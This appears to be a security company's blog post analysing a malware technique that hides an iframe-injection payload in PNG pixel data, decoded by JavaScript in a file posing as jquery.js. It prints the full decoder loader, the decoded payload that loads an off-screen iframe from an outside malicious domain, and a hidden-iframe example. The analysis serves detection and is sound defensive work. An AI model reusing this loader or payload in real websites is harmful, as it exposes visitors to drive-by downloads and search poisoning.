New iFrame Injections Leverage PNG Image Metadata

We're always trying to stay ahead of the latest trends, and today we caught a very interesting one that we have either been missing, or it's new. We'll just say it's new. 😉

We're all familiar with the idea of iframe injections, right?


Understanding an iFrame Injection

The **iframe** HTML tag is very standard today, it's an easy way to embed content from another site into your own. It's supported by almost all browsers and employed by millions of websites today. Use Adsense? Then you have an iframe embedded within your site too.

Pretty nifty, I know. Like with most things though, the good is always accompanied with the bad.

In today's attacks, especially when we're talking about drive-by-downloads, leveraging the iframe tag is often the preferred method. It's simple and easy, and with a few attribute modifications, the attacker is able to embed code from another site, often compromised, and load something via the client's browser without them knowing (silently).

It would look something like this:


Hidden Iframes.
Details: http://sucuri.net/malware/entry/MW:IFRAME:HD202

```
<iframe src="http://nikweinstein.com/cl/google.php" width=1 height=1 frameborder="0">
```

Attackers normally embed a malicious file from another site, often in the form of a PHP file or something similar. This of course is not the only method, but the most prevalent. From a detection and remediation standpoint, these are often fairly straight forward to fix.


New iFrame Injection Method

Today however we found an interesting type of iframe injection.

The uniqueness is not in the implementation of the iframe tag to embed content, but rather in the vector used to distributes the malware. You see, the attacker obfuscated the payload inside a **PNG** file.

I can almost hear the lot of you snickering, pff.. this isn't new…. but it's all in the details my friends.

The iframe was loading a valid file, nothing malicious, it was a javascript file, **jquery.js**. For all intents and purposed, the file was good. Here, look for yourself:



```
function loadPNGData(strFilename, fncCallback) {
        var bCanvas = false;
        var oCanvas = document.createElement("canvas");
        if (oCanvas.getContext) {
                var oCtx = oCanvas.getContext("2d");
                if (oCtx.getImageData) {
                        bCanvas = true;
                }
        }
        if (bCanvas) {
                var oImg = new Image();
                oImg.style.position = "absolute";
                oImg.style.left = "-10000px";
                document.body.appendChild(oImg);
                oImg.onload = function() {
                        var iWidth = this.offsetWidth;
                        var iHeight = this.offsetHeight;
                        oCanvas.width = iWidth;
                        oCanvas.height = iHeight;
                        oCanvas.style.width = iWidth+"px";
                        oCanvas.style.height = iHeight+"px";
                        var oText = document.getElementById("output");
                        oCtx.drawImage(this,0,0);
                        var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
                        var a = [];
                        var len = oData.length;
                        var p = -1;
                        for (var i=0;i<len;i+=4) {
                                if (oData[i] > 0)
                                        a[++p] = String.fromCharCode(oData[i]);
                        };
                        var strData = a.join("");
                        if (fncCallback) {
                                fncCallback(strData);
                        }
                        document.body.removeChild(oImg);
                }
                oImg.src = strFilename;
                return true;
        } else {
                return false;
        }
}

function loadFile() {
        var strFile = './dron.png';
        loadPNGData(strFile,
                function(strData) {
                        alert(strData);
                }
        );
}

loadFile();
```


At first, like many of you, we were stumped. I mean the code is good, no major issues, right? Then we noticed this little function, **loadFile()**. The function itself wasn’t curious, but the fact that it was loading a PNG was **– var strFile = ‘./dron.png**.

You'd be surprised how long it takes to stare at the code before you notice something like that. I know, hindsight is a real kicker.

Naturally our next step was to open that curious **dron.png** file. I mean, what could go wrong?

Well, absolutely nothing, it's perhaps the most boring thing I have ever seen, lovely. What a waste of time…

But wait, we then noticed this interesting little loop:




```
var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
var a = [];
var len = oData.length;
var p = -1;
for (var i=0;i<len;i+=4) {
        if (oData[i] > 0)
                a[++p] = String.fromCharCode(oData[i]);
};
var strData = a.join("");
```

Well that's surely curious. It has a decoding loop. **Why would it need a decoding loop for a PNG file?**

Like any good researcher, I went about it the easy way. Why worry about breaking down an image when I can just load the image on a test page and take the content. For the win!

After loading it on a test page, this is what we were able to pull from the **strData** variable:



```
var elm = document.createElement('iframe');
elm.style.position = 'absolute';
elm.style.left = '-1000px';
elm.style.top = '-1000px';
elm.width = '468';
elm.height = '60';
elm.src = 'http://bestbinfo.com/infogob.php?i=26388';
document.body.appendChild(elm);
```

Do you see what it is doing?

It's taking the normal behavior of an iframe injection, embedding it within the meta of the PNG file, and just like that we have a new distribution mechanism.

A couple of areas to pay special attention to:

- They use the **createElement** to use an **iframe**.
- They place the iframe out of view via the **elm.style.position.left** and **elm.style.position.top** elements, positioning the image at **-1000px**.
- That's right, you can't see a negative placement in your browser. Everything you see is positive.
- But you know who can see negative placement? That's right, the browser itself, and so does Google.

A nice little technique both for drive-by-download and Search Engine Poisoning (SEP) attacks.

Lastly of course we have the payload, which can found on that domain set in the **elm.src** element.

Why is This Unique and What is the Benefit?

This is unique because in the level of effort being taken to obfuscate the payload. Most scanners today will not decode the meta in the image, they would stop at the **JavaScript** that is being loaded, but they won't follow the cookie trail. This also talks to the benefit, at least for attackers, it’s exceptionally difficult to detect.

Do make note however that while in this specific case we’re talking about PNG, the concepts do and can apply to other image file types as well. This only puts more emphasis on the importance of being aware of the state of your web server, understanding what files are and aren’t being added and modified and ensuring that vulnerabilities are not being exploited.

As is often the case, some creative sleuthing and troubleshooting allowed us to spend the time required to find this lovely little gem. Do we detect it now via our Website Malware Scanner? Absolutely!

Stay frosty my friends!